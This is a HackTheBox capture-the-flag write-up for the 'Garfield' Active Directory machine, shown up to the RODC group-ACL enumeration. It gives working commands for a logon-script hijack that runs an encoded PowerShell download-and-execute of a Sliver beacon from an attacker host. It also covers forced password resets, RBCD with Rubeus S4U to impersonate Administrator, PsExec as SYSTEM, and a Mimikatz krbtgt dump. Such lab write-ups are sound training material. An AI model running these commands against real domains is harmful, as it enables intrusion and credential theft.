


HackTheBox: Garfield

Garfield is a hard-level Windows Active Directory machine that chains ACL abuse, logon script hijacking, Resource-Based Constrained Delegation (RBCD) against a Read-Only Domain Controller, and RODC golden ticket forging to achieve full domain compromise.
Enumeration
We started by authenticating with powerview.py using the credentials we had for the j.arbuckle account. PowerView is a powerful Active Directory enumeration tool that allows us to query domain objects, ACLs, and trust relationships directly from the command line.
python3 powerview.py garfield.htb/j.arbuckle:'<PASSWORD>'@10.129.244.207Once authenticated, we enumerated the user’s properties and group memberships to understand what access level we were working with. We found that j.arbuckle was a member of the IT Support group, which would be important for the next steps.
Get-DomainUser -Identity j.arbuckle
Next, we checked the ACLs on user objects to see what the IT Support group could do. Looking at l.wilson’s ACLs, we found that the GARFIELD\IT Support group had ReadProperty and WriteProperty permissions over the Script-Path attribute. This means members of IT Support can read and modify the logon script path assigned to users, which opens the door to a logon script hijack attack.
Get-DomainObjectAcl -Identity "l.wilson"
Logon Script Hijack
Knowing we could modify logon scripts, we enumerated the SYSVOL share looking for existing scripts. We found printerDetect.bat in the scripts folder. After downloading it, we examined its contents and found it was a simple batch file that runs wmic to detect installed printers. This legitimate script would be our vehicle for delivering a payload.
smbclient '//10.129.244.207/sysvol' -U 'garfield.htb/j.arbuckle%<PASSWORD>' -c 'cd garfield.htb/scripts; ls; get printerDetect.bat'
Initial Access with Sliver
With the ability to modify logon scripts, our plan was to replace the legitimate script with a malicious one that would deliver a Sliver C2 beacon. We opened the Sliver console and started an HTTPS listener on port 443 to receive incoming connections from the target.

We then generated a Windows beacon executable configured to connect back to our listener. The build completed with symbol obfuscation enabled, producing the session.exe implant.
generate -b https://10.10.14.54 --os windows --arch amd64 -f exe -s session.exe
To deliver the beacon to the target, we hosted it on a simple Python HTTP server on port 80. When the logon script executes, it will download the beacon from this server.
python3 -m http.server 80
We crafted a malicious printerDetect.bat that uses PowerShell to download the Sliver beacon into the user’s temp directory and execute it. The payload is base64-encoded in UTF-16LE format to avoid issues with special characters in the command line.
PAYLOAD='(New-Object Net.WebClient).DownloadFile("http://10.10.15.146/session.exe", "$env:TEMP\session.exe"); $p=Start-Process "$env:TEMP\session.exe" -PassThru; $p.waitforexit()'
B64=$(echo -n $PAYLOAD | iconv -t UTF-16LE | base64 -w 0)

cat > printerDetect.bat << EOF
@echo off
powershell -enc $B64
EOF
With the malicious script ready, we uploaded it back to the SYSVOL share, replacing the original. We can see the file size changed from 217 bytes (the original printer detection script) to 479 bytes (our payload), confirming the replacement was successful.
smbclient '//10.129.244.207/sysvol' -U 'garfield.htb/j.arbuckle%<PASSWORD>' -c 'cd garfield.htb/scripts; put printerDetect.bat'
The next step was to assign the logon script to a target user. Using bloodyAD, we set the scriptPath attribute of l.wilson to point to our malicious script. The tool confirmed the update was successful.
bloodyAD --host 10.129.244.207 -d garfield.htb -u j.arbuckle -p '<PASSWORD>' set object l.wilson scriptPath -v printerDetect.bat

After waiting for the user to log in, we received a callback in Sliver. The session named ELATED_CALCULATION came from DC01 (10.129.244.207), confirming the logon script hijack was successful.

We interacted with the session and ran whoami, confirming we were operating as GARFIELD\l.wilson on the compromised host.
Lateral Movement
With a foothold as l.wilson, we continued enumerating using PowerView. We inspected the ACLs on the l.wilson_adm account. The results revealed two critical permissions held by GARFIELD\l.wilson: User-Change-Password and User-Force-Change-Password. This means our current user could reset the admin account’s password without knowing the old one, giving us a direct path to privilege escalation.
Get-DomainObjectAcl -Identity "l.wilson_adm"
Leveraging these permissions through our Sliver session, we reset the password of l.wilson_adm using Set-ADAccountPassword with the -Reset flag.
execute -o -t 10 -- powershell "Set-ADAccountPassword -Identity l.wilson_adm -Reset -NewPassword (ConvertTo-SecureString 'Password123!' -AsPlainText -Force)"
With the new credentials, we connected to the machine via RDP using xfreerdp. On the desktop we found the user.txt flag and opened it in Notepad, successfully capturing the first flag.
xfreerdp /v:10.129.244.207 /u:l.wilson_adm /p:'Password123!'
RBCD Attack on RODC

With RDP access as l.wilson_adm, we uploaded our toolkit to DC01 in a folder called “Dont Touch” on the desktop. The tools included Powermad, PowerView, PsExec, Rubeus, and the Sliver beacon session.exe for pivoting to other machines.
We started by enumerating all domain-joined computers with PowerView. The output revealed RODC01, a Read-Only Domain Controller running Windows Server 2019 Datacenter. Notably, its userAccountControl showed WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION, and PARTIAL_SECRETS_ACCOUNT, confirming its RODC role.
Get-DomainComputer
We inspected the ACLs on the RODC01 computer object and found that GARFIELD\l.wilson_adm had multiple critical permissions: User-Force-Change-Password, User-Account-Restrictions, and User-Logon, all with WriteProperty access. The User-Account-Restrictions permission is the key one, as it allows modifying the msDS-AllowedToActOnBehalfOfOtherIdentity attribute, enabling an RBCD attack.
Get-DomainObjectAcl -Identity "RODC01$"
To perform the RBCD attack, we first needed a machine account under our control. Using Powermad from a PowerShell session on DC01, we created a new computer account called Attacktesting. The output confirmed the machine account was successfully added to the domain.
. .\powermad.ps1
New-MachineAccount -Domain garfield.htb -DomainController 192.168.100.1 -MachineAccount Attacktesting -Password (ConvertTo-SecureString 'Password123' -AsPlainText -Force) -Verbose
With the machine account created, we loaded PowerView and configured the RBCD delegation by setting PrincipalsAllowedToDelegateToAccount on RODC01 to our attacktesting$ account. The verbose output confirmed the “Set” operation was performed on the RODC01 object.
. .\powerview.ps1
Set-ADComputer -Identity rodc01 -PrincipalsAllowedToDelegateToAccount attacktesting$ -Verbose
From the PowerShell session on DC01, we used Rubeus to perform the S4U (Service for User) attack chain. This requests a TGT for our machine account, then chains S4U2Self and S4U2Proxy to obtain a CIFS service ticket for RODC01 impersonating the Administrator. The output showed “Ticket successfully imported!” confirming the ticket was loaded into memory.
.\Rubeus.exe s4u /user:attacktesting$ /aes256:<KEY> /msdsspn:cifs/rodc01.garfield.htb /impersonateuser:administrator /ptt
With the Administrator service ticket loaded, we had file system access to RODC01. We used Copy-Item to transfer the Sliver beacon to the C$ administrative share on RODC01.
execute -o -t 10 -- powershell "copy-item c:\\users\\public\\session.exe \\\\RODC01.garfield.htb\\C$\\session.exe"
We then used PsExec to remotely execute the Sliver beacon session.exe that we had previously copied to RODC01, using the -s flag to run it as SYSTEM.
.\PsExec.exe -accepteula \\RODC01.garfield.htb -s cmd.exe /c "c:\session.exe"

We received a new Sliver session from RODC01 (10.129.244.207:49825), confirming the lateral movement was successful.

We interacted with the new session and ran whoami, confirming we were running as NT AUTHORITY\SYSTEM on the RODC with logon ID GARFIELD\RODC01$.
RODC Key Extraction and Golden Ticket
With SYSTEM access on the RODC, our goal was to extract the RODC’s krbtgt key for forging Kerberos tickets. We uploaded Mimikatz to the machine through our Sliver session, which wrote it to c:\mimikatz.exe.
upload mimikatz.exe
Using Mimikatz 2.2.0, we enabled debug privileges and dumped the RODC’s local krbtgt account (krbtgt_8245) using lsadump::lsa /inject. The output revealed the domain SID (S-1-5-21-2502726253-3859040611-225969357), the RID (1603), and the NTLM hash of the krbtgt_8245 account. Each RODC has its own krbtgt account with a unique key number, and these keys can be used to forge tickets that the main DC will accept under certain conditions.
execute -o -t 10 -- powershell 'C:\mimikatz.exe "privilege::debug" "lsadump::lsa /inject /name:krbtgt_8245" "exit"'
However, RODCs have security restrictions that limit which accounts’ passwords they can cache. We checked the msDS-NeverRevealGroup attribute and found that several privileged groups were blocked: Denied RODC Password Replication Group, Account Operators, Server Operators, Backup Operators, and Administrators. This meant we couldn’t directly use the RODC to access privileged account hashes.
(Get-ADComputer 'RODC01$' -Properties msDS-NeverRevealGroup).'msDS-NeverRevealGroup'
On the allowed side, only the Allowed RODC Password Replication Group was listed in msDS-RevealOnDemandGroup, and the Administrator was not a member of it.
(Get-ADComputer 'RODC01$' -Properties msDS-RevealOnDemandGroup).'msDS-RevealOnDemandGroup'
To bypass these restrictions, we needed to find a way to modify them. We enumerated l.wilson_adm with PowerView and discovered that the account (Liz Wilson ADM) was a member of the Tier 1 group.
Get-DomainUser -Identity l.wilson_adm
Inspecting the ACLs on the RODC Administrators group revealed that GARFIELD\Tier 1 had Self access with ObjectAceType: Member, meaning Tier 1 members could add themselves (or other accounts) to the RODC Administrators group. This was the key to escalating our control over the RODC’s replication policies.
